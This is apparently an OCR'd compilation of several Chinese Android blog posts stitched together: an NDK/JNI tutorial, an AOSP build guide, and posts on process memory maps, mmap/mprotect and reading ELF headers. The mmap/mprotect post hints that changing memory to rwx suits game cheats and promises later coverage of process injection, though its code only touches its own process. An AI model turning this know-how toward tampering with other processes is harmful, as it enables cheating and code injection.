
###0x1. 首先在官网上下载 NDK，我下载的 r9 x64 版本


###0x2. 配置变量




###0x3. 工程设置

新建一个 Android 工程，名字取为 FisrtJNI，右键 Android Tools，选择 Add support library，输入.so 库名字后点击 Finish





作用是增加 jni 文件夹下的 cpp 和 mk 文件，这样就不用手动增加了。而且 mk 都是自动补充好的。



###0x4. 代码编写

####4.1 java层

```
package com.example.firstjni;

import android.os.Bundle;
import android.app.Activity;
import android.view.Menu;
import android.widget.TextView;

public class MainActivity extends Activity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        // 增加的代码
        TextView tv = new TextView(this);
        tv.setText(stringFromJNI());
        setContentView(tv);
    }

    // 原生 stringFromJNI 方法的申明
    // native 通知Java编译器，它是另一种语言提供该方法的具体实现
    public native String stringFromJNI();

    // 加载共享库，static会使得该库比onCreate先运行
```

```
    static {
        System.loadLibrary("FirstJNI");
    }

    @Override
    public boolean onCreateOptionsMenu(Menu menu) {
        // Inflate the menu; this adds items to the action bar if it is present.
        getMenuInflater().inflate(R.menu.main, menu);
        return true;
    }

}
```

####4.2 用 javah 生成头文件
生成头文件，最好在 src 目录中使用 javah，不然会有一系列的错误。

如果出现 在 Windows 下的 javah 编译 class 文件找不到 android.app.Activity 的类文件 的问题，可以如下解决

1.在工程/SRC 目录

```
E:\adt-bundle-windows-x86_64-20130729\eclipse\workspace\JNITest\src>javah -d ../
jni com.example.jnitest.MainActivity
```

-d 表示.h 生成的位置在 src 上一层的 jni 目录。


2.在工程目录

```
E:\adt-bundle-windows-x86_64-20130729\eclipse\workspace\JNITest>javah -classpath
 bin/classes -bootclasspath E:\adt-bundle-windows-x86_64-20130729\sdk\platforms\
```

android-18\Android.jar -d jni com.example.jnitest.MainActivity

此时需要 build project，不然.h 头文件会因为 jni.h 没有导入而报错。build 后就自动导入了。

编译后：明显可以看到多了 Includes 文件夹。



####4.3 c 层

.cpp

```
#include "com_example_firstjni_MainActivity.h"


JNIEXPORT jstring JNICALL Java_com_example_firstjni_MainActivity_stringFromJNI
  (JNIEnv *env, jobject thiz){

    // cpp 格式
    return env->NewStringUTF((char *)"Hello from JoyChou JNI !");

    // c 格式
    //return (*env)->NewStringUTF(env, "Hello from JNI !");
}
```

.h

```
/* DO NOT EDIT THIS FILE - it is machine generated */
#include <jni.h>
/* Header for class com_example_firstjni_MainActivity */

#ifndef _Included_com_example_firstjni_MainActivity
#define _Included_com_example_firstjni_MainActivity
#ifdef __cplusplus
extern "C" {
#endif
/*
 * Class:     com_example_firstjni_MainActivity
 * Method:    stringFromJNI
 * Signature: ()Ljava/lang/String;
 */
JNIEXPORT jstring JNICALL Java_com_example_firstjni_MainActivity_stringFromJNI
  (JNIEnv *, jobject);

#ifdef __cplusplus
}
#endif
#endif
```

###5. Run as

http://www.joychou.org/index.php/Android/Android-NDK.html

Android 源码编译全过程总结

前言

android 源码中为我们提供了非常丰富的 log 信息，灵活的加已利用，能让我在分析源码的时候事半功倍。今天下午折腾了一下午，遇到了各种千奇百怪的错误。不过在谷歌的帮助下，编译成功了！简单记录下过程

一、源码下载

0×1.安装 repo

```
mkdir ~/bin
PATH=~/bin:$PATH
curl http://commondatastorage.googleapis.com/git-repo-downloads/repo > ~/bin/repo (或者：curl http://git-repo.googlecode.com/files/repo-1.12 > ~/bin/repo)
```

0×2.给权限

```
chmod 777 ~/bin/repo
```

0×3.初始化 repo

```
mkdir myandroid
cd myandroid
repo init -u https://android.googlesource.com/platform/manifest -b android-2.3.4_r1 版本号从：https://android.googlesource.com/platform/manifest/+refs 查看

比如下载 android-4.4_r1.2
repo init -u https://android.googlesource.com/platform/manifest -b android-4.4_r1.2
```

0×4.下载源码

```
repo sync
```

二、源码编译

0×5.初始化环境

```
source build/envsetup.sh
```

0×6.选择目标平台和编译版本

```
lunch aosp_arm-eng （可以直接输入 lunch） 根据提示信息选择版本
```

0×7.编译

```
make -j4
```

0×8.运行


```
emulator
```

编译完成之后，可以在/out/target/product/generic 目录下看到：
system.img ramdisk.img userdata.img 三个文件

http://0nly3nd.sinaapp.com/?p=729

Android 漫游记(1)---内存映射镜像(memory maps)

Android 系统内核基于 Linux2.6+内核，因此，其在进程内存管理方面的很多机制和 Linux 是很相像的。首先，让我们来看一个典型的 Android 进程的内存镜像（App 进程和 Native 本地进程略有差别，但原理是一样的）：



和 Linux 一样，Android 提供了基于/proc 的“伪文件”系统来作为查看用户进程内存映像的接口(cat /proc/pid/maps)。可以说，这是 Android 系统内核层开放给用户层关于进程内存信息的一扇窗户。通过它，我们可以查看到当前进程空间的 内存映射情况，模块加载情况以及虚拟地址和内存读写执行（rwxp）属性等。

首先我们来解读下上面的 maps。

以 libc.so 为例：

第一列：400dd000------40142000 ，可以看出这是内存中连续的地址空间，分成了 3 个子空间，分为 400dd000-40142000,40142000-40144000,40144000-40146000。你可能会问了，既然是加载 libc.so，为什么要加载 3 次？好问题！

我们继续看第二列：r-xp r--p rw-p。其中 r 表示只读，w 表示可写，x 表示可执行，p 表示私有（s 表示共享）。让我们看一下 libc.so 的 elf 的程序头和段说明部分内容（ELF 为类 unix 的可执行或共享镜像的格式，类似于 windows PE 格式，后续漫游系列详细讲解），我们可以通过 Google 提供的 Android NDK Toolchains 工具链的 arm-linux-androideabi-readelf 来读取(arm-linux-androideabi- readelf -a libc.so).

```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x000e0 0x000e0 R   0x4
  LOAD           0x000000 0x00000000 0x00000000 0x64990 0x64990 R E 0x1000
  LOAD           0x0649a0 0x000659a0 0x000659a0 0x028f8 0x0dfa4 RW  0x1000
  DYNAMIC        0x065e50 0x00066e50 0x00066e50 0x000e0 0x000e0 RW  0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0
  EXIDX          0x05b294 0x0005b294 0x0005b294 0x01b68 0x01b68 R   0x4
  GNU_RELRO      0x0649a0 0x000659a0 0x000659a0 0x01660 0x01660 RW  0x20

Section to Segment mapping:
  Segment Sections...
   00
   01     .dynsym .dynstr .hash .rel.dyn .rel.plt .plt .text .ARM.exidx .ARM.extab .rodata
   02     .data.rel.ro.local .data.rel.ro .fini_array .init_array .dynamic .got .data .bss
   03     .dynamic
   04
   05     .ARM.exidx
   06     .data.rel.ro.local .data.rel.ro .fini_array .init_array .dynamic .got
```

http://blog.csdn.net/lifeshow

这块我们不详细解析，重点关注上图中我标记的两块内容。LOAD 表示该段需要加载到内存，Flg 标志表示该段在内存镜像中的属性，至此，可以基本回答上面的问题了。内核在加载 libc.so 的时候，参照 ELF 程序头，来讲段一一映射到内存。由于 libc.so 包含了代码段、数据段等，因此按照不同的属性映射到不同的位置。

如上面的 400dd000-40142000 包含了.text .plt 等 Section，而 40142000-40144000,40144000-40146000 则包含了.data .bss .got 等 Section。

总结一下：libc.so 在被映射到内存的时候，内核是根据 elf 程序头来一一映射“组装的”，不同类型的段被映射到不同区域。

下面，我们来看一下 Linux 内核提供的内存映射 API（mmap）。

```
#include <sys/mman.h>

void *mmap(void *addr, size_t length, int prot, int flags,int fd, off_t offset);
```

参数：

addr　：要映射的内存地址参考，内核按照这个地址来动态决定新分配的内存位置

length :大小（bytes）

prot ：

PROT_EXEC　Pages may be executed.//可执行

PROT_READ　Pages may be read.//可读

PROT_WRITE Pages may be written.//可写

PROT_NONE　Pages may not be accessed.//不可访问

flags:

MAP_SHARED Share this mapping.　Updates to the mapping are visible to other processes that map this file, and are carried through to the underlying file.　The file may not actually be updated until msync(2) or munmap() is called.

MAP_PRIVATE

Create a private copy-on-write mapping.　Updates to the mapping are not visible to other processes mapping the

same file, and are not carried through to the underlying
file. It is unspecified whether changes made to the file
after the mmap() call are visible in the mapped region.

fd 和 offset 表示要映射的文件句柄和初始偏移，如为空，相当于分配一块空的内存块，mmap 返回映射后的内存块基址。实际上内核就是调用 mmap 一步一步把 elf 文件搬到内存的。

写到这里，我们开个小差，详细研究下 mmap 的 prot 参数，如上面所说，该标志表示将映射内存 块的读写以及执行属性，而 Linux 除了初始映射的时候可以设置内存属性以外，在加载到内存后，依然可以修改其属性（需 root 权限），这就有点意思了，这意味着我们可以在进程执行的时候，动态修改其内存属性(除了内核 vsyscall 区域)，具体这能干些啥，你懂的 。

看 API（mprotect）

```
#include <sys/mman.h>

int mprotect(void *addr, size_t len, int prot);
```

参数：

addr:要修改的内存基址（必须页面对齐，page size 的倍数，一般为 4K 对齐）

len:大小(bytes)

prot:修改后的 rwx 属性。
看到这里，那些所谓的游戏”辅助、外挂“都笑了！

我们不妨写一段代码看看 mproject 和 mmap 能干些啥！

```
/*
 *  mmap & mprotect call
```

```
 *    Created on: 2014-6
 *    Author: Chris.Z
 */
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <errno.h>

int main()
{
	void* membase = NULL;
	printf("[+]call mmap to alloc memory,size of 4k btyes\n");
	membase = mmap(NULL,0x1000,PROT_READ,MAP_ANONYMOUS|MAP_PRIVATE,NULL,NULL);
	if(membase == MAP_FAILED)
	{
		printf("[+]mmap failed with errno:%d\n",errno);
		return 1;
	}
	printf("[+]allocated memory base:0x%x\n",membase);
	if(getchar())
	{
		printf("[+]modify the addr:0x%x prots to rwx\n",membase);
		mprotect(membase,0x1000,PROT_READ|PROT_WRITE|PROT_EXEC);
	}
	if(getchar())
		free(membase);
	return 0;
}
```

上面的代码段，我们让内核在当前进程内存空间分配一片大小为 4K 的匿名内存，初始属性为”只读“，然后我们调用 mprotect 将其属性改为”rwx“。看运行结果：

```
shell@android:/data/data/csdn # ./mmap-mprotect
[+]call mmap to alloc memory,size of 4k btyes
[+]mmap failed with errno:22
[1] + Segmentation fault      ./mmap-mprotect  (core dumped)
1|shell@android:/data/data/csdn # ./mmap-mprotect
[+]call mmap to alloc memory,size of 4k btyes
[+]allocated memory base:0x401da000
```


http://blog.csdn.net/lifeshow

可以看到我们分配后的内存块的基址为：0x401da000，查看进程 maps，发现确实已分配属性为"r--p"的内存块，结束地址为 0x401db000，大小为 0x1000，正好 4K。

```
401ab000-401af000 r-xp 00000000 b3:07 1096       /system/lib/libgccdemangle.so
401af000-401b0000 ---p 00000000 00:00 0
401b0000-401b1000 r--p 00004000 b3:07 1096       /system/lib/libgccdemangle.so
401b1000-401b2000 rw-p 00005000 b3:07 1096       /system/lib/libgccdemangle.so
401b2000-401c8000 r-xp 00000000 b3:07 1268       /system/lib/libz.so
401c8000-401c9000 ---p 00000000 00:00 0
401c9000-401ca000 r--p 00016000 b3:07 1268       /system/lib/libz.so
401ca000-401cb000 rw-p 00017000 b3:07 1268       /system/lib/libz.so
401cb000-401da000 r--s 00000000 00:0b 2070       /dev/__properties__ (deleted)
401da000-401db000 r--p 00000000 00:00 0
be964000-be985000 rw-p 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

http://blog.csdn.net/lifeshow

输入回车后，我们看到的结果：



http://blog.csdn.net/lifeshow

到这里，我们知道了如何在当前进程动态的分配一块页面对齐的内存，同时修改其属性，当然这里演示的是对于当前进程的操作，如果要操作一个第三方的进程，还需要一些其他的玩意儿，比如进程附加、注入之类的操作，这个后面慢慢讲！

好了，就写到这里，Enjoy IT！

转载请注明出处：[生活秀]

http://blog.csdn.net/lifeshow/article/details/29174457

Android 漫游记(2)---ELF 可执行文件格式

ELF 是类 Unix 类系统，当然也包括 Android 系统上的可执行文件格式（也包括.so 和.o 类文件）。可以理解为 Android 系统上的 exe 或者 dll 文件格式。理解 ELF 文件规范，是理解 Android 系统上进程加载、执行的前提。下面我们就来一步步了解这 ELF 到底是个啥玩意儿（以 Arm 32 ELF 格式为主）！当然，网上关于 ELF 的介绍已经非常多，最好的手册还是直接看 ELF 官方的手册，我

这里只是对 ELF 的文件做个纲领性介绍，然后直奔主 题，比如.GOT .PLT 或者 R_Arm_Jump_Slot，R_Arm_Relative 之类的玩意儿。

还是以 libc.so 为例来介绍，先看通过 arm-linux-androideabi-readelf 生成的 ELF 文件，很长，我们先看一个片段：

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           ARM
  Version:                           0x1
  Entry point address:               0x0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          423500 (bytes into file)
  Flags:                             0x5000000, Version5 EABI
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         7
  Size of section headers:           40 (bytes)
  Number of section headers:         24
  Section header string table index: 23
```

http://blog.csdn.net/lifeshow

```
Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .dynsym           DYNSYM          00000114 000114 004d10 10   A  2   1  4
  [ 2] .dynstr           STRTAB          00004e24 004e24 003a9c 00   A  0   0  1
  [ 3] .hash             HASH            000088c0 0088c0 002368 04   A  1   0  4
  [ 4] .rel.dyn          REL             0000ac28 00ac28 001bb8 08   A  1   0  4
  [ 5] .rel.plt          REL             0000c7e0 00c7e0 000018 08   A  1   6  4
  [ 6] .plt              PROGBITS        0000c7f8 00c7f8 000038 00  AX  0   0  4
  [ 7] .text             PROGBITS        0000c830 00c830 04ea64 00  AX  0   0 16
  [ 8] .ARM.exidx        ARM_EXIDX       0005b294 05b294 001b68 08  AL  7   0  4
  [ 9] .ARM.extab        PROGBITS        0005cdfc 05cdfc 000690 00   A  0   0  4
  [10] .rodata           PROGBITS        0005d490 05d490 007500 00   A  0   0  8
  [11] .data.rel.ro.loca PROGBITS        000659a0 0649a0 001468 00  WA  0   0  4
  [12] .data.rel.ro      PROGBITS        00066e20 065e20 000020 00  WA  0   0 32
```

我们挑几个有意思的字段内容来说明。

首先 ELF Header：顾名思义，这是所有 ELF 文件都有的”头“。里面包含了 ELF 文件的”纲领性“信息，如”Machine“表示当前 CPU 架构，该例为 arm，”Start of Sections“表示”区（Section）头”的偏移字节数等等。

而 Section Headers 则列出了所有包含在文件中的 Section 区信息列表。如.data 表示数据区，.text 表示代码区等等。下面用一张图来对 ELF 的文件格式有个总览：

左边是静态视图，而右边则是链接加载时的视图，都是同一个文件的两种状态。

```
/* ELF Header */
typedef struct elfhdr {
    unsigned char e_ident[EI_NIDENT]; /* ELF Identification */
    Elf32_Half    e_type;         /* object file type */
    Elf32_Half    e_machine;      /* machine */
    Elf32_Word    e_version;      /* object file version */
```

```
    Elf32_Addr     e_entry;  /* virtual entry point */
    Elf32_Off e_phoff;  /* program header table offset */
    Elf32_Off e_shoff;   /* section header table offset */
    Elf32_Word     e_flags;   /* processor-specific flags */
    Elf32_Half     e_ehsize; /* ELF header size */
    Elf32_Half     e_phentsize;   /* program header entry size */
    Elf32_Half     e_phnum;       /* number of program header entries */
    Elf32_Half     e_shentsize;   /* section header entry size */
    Elf32_Half     e_shnum;       /* number of section header entries */
    Elf32_Half     e_shstrndx;    /* section header table's "section
                                header string table" entry offset */
} Elf32_Ehdr;
```

其中的 e_shoff 就是上面我们看到的“Start of section headers”，而 e_shstrndx 是指 Sections 的名字串在串表(String Table，也是一个 Section)中的起始索引位置。

下面我们再看一下 Section Header 的定义：

```
/* Section Header */
typedef struct {
    Elf32_Word     sh_name;/* name - index into section header
                                string table section */
    Elf32_Word     sh_type;  /* type */
    Elf32_Word     sh_flags;  /* flags */
    Elf32_Addr     sh_addr;  /* address */
    Elf32_Off sh_offset;       /* file offset */
    Elf32_Word     sh_size;   /* section size */
    Elf32_Word     sh_link;   /* section header table index link */
    Elf32_Word     sh_info;   /* extra information */
    Elf32_Word     sh_addralign;  /* address alignment */
```

```
    Elf32_Word    sh_entsize;    /* section entry size */
} Elf32_Shdr;
```

这个我们要详细看看，后面能用到：

字段：

sh_name:顾名思义，Section 的名字，类型是 Elf32_Word，实际上它是指向串表的索引值

sh_flags:类型。.dynsym 的类型为 DYNSYM 表示该节区包含了要动态链接的符号等等

sh_addr:地址。该节区在内存中，相对于基址的偏移

sh_offset:偏移。表示该节区到文件头部的字节偏移。

sh_size:节区大小

sh_link:表示与当前 section 有 link 关系的 section 索引，不同类型的 section，其解释不同。如上面的 libc.so，其.dynsym 的 link 为 2，而 2 正好是.dynstr 的索引，实际上就是动态符号串表的索引

sh_info:一些附加信息

sh_addralign:节区的地址对齐

sh_entsize:节区项的大小（bytes）

上面这么多乱七八糟的看起来很多，实际上记住一点就可以了：所有这些信息，都是 linker 在加载 elf 的时候要用到的“参考表”。

老习惯，我们直接写个 elf 读取的小程序，来验证下我们的理解。

```
/*
 *  elf32 reader
 *  Created on: 2014-6
 *  Author: Chris.Z
 */
#include <stdio.h>
#include <stdlib.h>
#include <elf.h>
#include <errno.h>
#include <fcntl.h>
#ifdef __x86_64
	#define Elf_Ehdr Elf64_Ehdr
	#define Elf_Shdr Elf64_Shdr
	#define Elf_Sym Elf64_Sym
	#define Elf_Rel Elf64_Rela
	#define ELF_R_SYM ELF64_R_SYM
	#define REL_DYN ".rela.dyn"
	#define REL_PLT ".rela.plt"
#else
	#define Elf_Ehdr Elf32_Ehdr
	#define Elf_Shdr Elf32_Shdr
	#define Elf_Sym Elf32_Sym
	#define Elf_Rel Elf32_Rel
	#define ELF_R_SYM ELF32_R_SYM
	#define REL_DYN ".rel.dyn"
	#define REL_PLT ".rel.plt"
#endif
```

```
#define LOG(...) printf(__VA_ARGS__);

/**
  * lookup the start address of a specific module(libc.so...) within current process
  * return 0 if FAILED
  */
static uint32_t get_module_base(pid_t pid, const char *module_path) {
        FILE *fp = NULL;
        char *pch = NULL;
        char filename[32];
        char line[512];
        uint32_t addr = 0;

        LOG("[+] get libc base...\n");
        if (pid < 0)
                snprintf(filename, sizeof(filename), "/proc/self/maps");
        else
                snprintf(filename, sizeof(filename), "/proc/%d/maps", pid);

        if ((fp = fopen(filename, "r")) == NULL) {
                LOG("[-]open %s failed!", filename);
                return 0;
        }

        while (fgets(line, sizeof(line), fp)) {
                if (strstr(line, module_path)) {
                        pch = strtok(line, "-");
                        addr = strtoul(pch, NULL, 16);
```

```
                break;
            }
        }

        fclose(fp);
        LOG("[+] libc base:0x%x...\n",addr);

        return addr;
}

/**
  * read the elf header
  * return 0 if SUCCESS
  */
static int read_header(int d, Elf_Ehdr **header)//read elf header structure
{
        *header = (Elf_Ehdr *)malloc(sizeof(Elf_Ehdr));

        if (lseek(d, 0, SEEK_SET) < 0)//seek to the begin of file
        {
                free(*header);

                return errno;
        }

        if (read(d, *header, sizeof(Elf_Ehdr)) <= 0)//read from begin,read sizof(Elf_Ehdr) bytes ==> header
        {
                free(*header);
```

```
            return errno = EINVAL;
        }

        return 0;
}

/**
  * read the section header
  * return 0 if SUCCESS
  */
static int read_section_table(int d, Elf_Ehdr const *header, Elf_Shdr **table)//read elf header,find section header base address
{
        size_t size;

        if (NULL == header)
                return EINVAL;

        size = header->e_shnum * sizeof(Elf_Shdr);//section numbers and total size
        *table = (Elf_Shdr *)malloc(size);

        if (lseek(d, header->e_shoff, SEEK_SET) < 0)//point to section header,offset 0
        {
                free(*table);

                return errno;
        }
```

```
	if (read(d, *table, size) <= 0)//read section header structure to **table
	{
		free(*table);

		return errno = EINVAL;
	}

	return 0;
}

/**
  * read the string section table
  * return 0 if SUCCESS
  */

static int read_string_table(int d, Elf_Shdr const *section, char const **strings)
{
	if (NULL == section)//section == > .dynstr section
		return EINVAL;

	*strings = (char const *)malloc(section->sh_size);

	if (lseek(d, section->sh_offset, SEEK_SET) < 0)
	{
		free((void *)*strings);

		return errno;
	}
```

```
	if (read(d, (char *)*strings, section->sh_size) <= 0)//strings include all strings in .dynstr sections
	{
		free((void *)*strings);

		return errno = EINVAL;
	}

	return 0;
}

int main()
{
	LOG("[+]Arm ELF32 reader...\n");
	uint32_t lic_base = get_module_base(-1,"/system/lib/libc.so");
	int descriptor = open("/system/lib/libc.so", O_RDONLY);//open libc.so,and return the handle
	Elf_Ehdr *header = NULL;//elf header
	Elf_Shdr *section_header = NULL;//section header array ptr
	char const *strings = NULL;//string table ptr
	read_header(descriptor,&header);
	LOG("[+]libc.so elf header:\n");
	LOG("[+]e_ident[EI_NIDENT]:	%s\n",header->e_ident);
	LOG("[+]e_type:%d(ET_DYN:%d,DYN (Shared object file))\n",header->e_type,ET_DYN);
	LOG("[+]e_machine:%d(EM_ARM:%d,Advanced RISC Machines)\n",header->e_machine,EM_ARM);
	LOG("[+]e_shoff:%d bytes\n",header->e_shoff);

	LOG("[+]libc.so section header:\n");
	read_section_table(descriptor,header,&section_header);
```

```
    read_string_table(descriptor,§ion_header[header->e_shstrndx], &strings);//header->e_shstrndx ==>the index of string section header in section headers
    int i = 0;
    for(i = 0;i<header->e_shnum;++i)
    {
        LOG("Section[%d] name:%s,type:%d,addr:0x%x,offset:0x%x,size:%dbytes,etc...\n",i,&strings[section_header[i].sh_name],section_header[i].sh_type,section_header[i].sh_addr,section_header[i].sh_offset,section_header[i].sh_size);
    }
    close(descriptor);
    return 0;
}
```

我们看看运行结果：

```
shell@android:/data/data/csdn # ./elf-reader
[+]Arm ELF32 reader...
[+] get libc base...
[+] libc base:0x4012a000...
[+]libc.so elf header:
[+]e_ident[EI_NIDENT]:  ELF
[+]e_type:3(ET_DYN:3,DYN (Shared object file))
[+]e_machine:40(EM_ARM:40,Advanced RISC Machines)
[+]e_shoff:423500 bytes
[+]libc.so section header:
Section[0] name:,type:0,addr:0x0,offset:0x0,size:0bytes,etc...
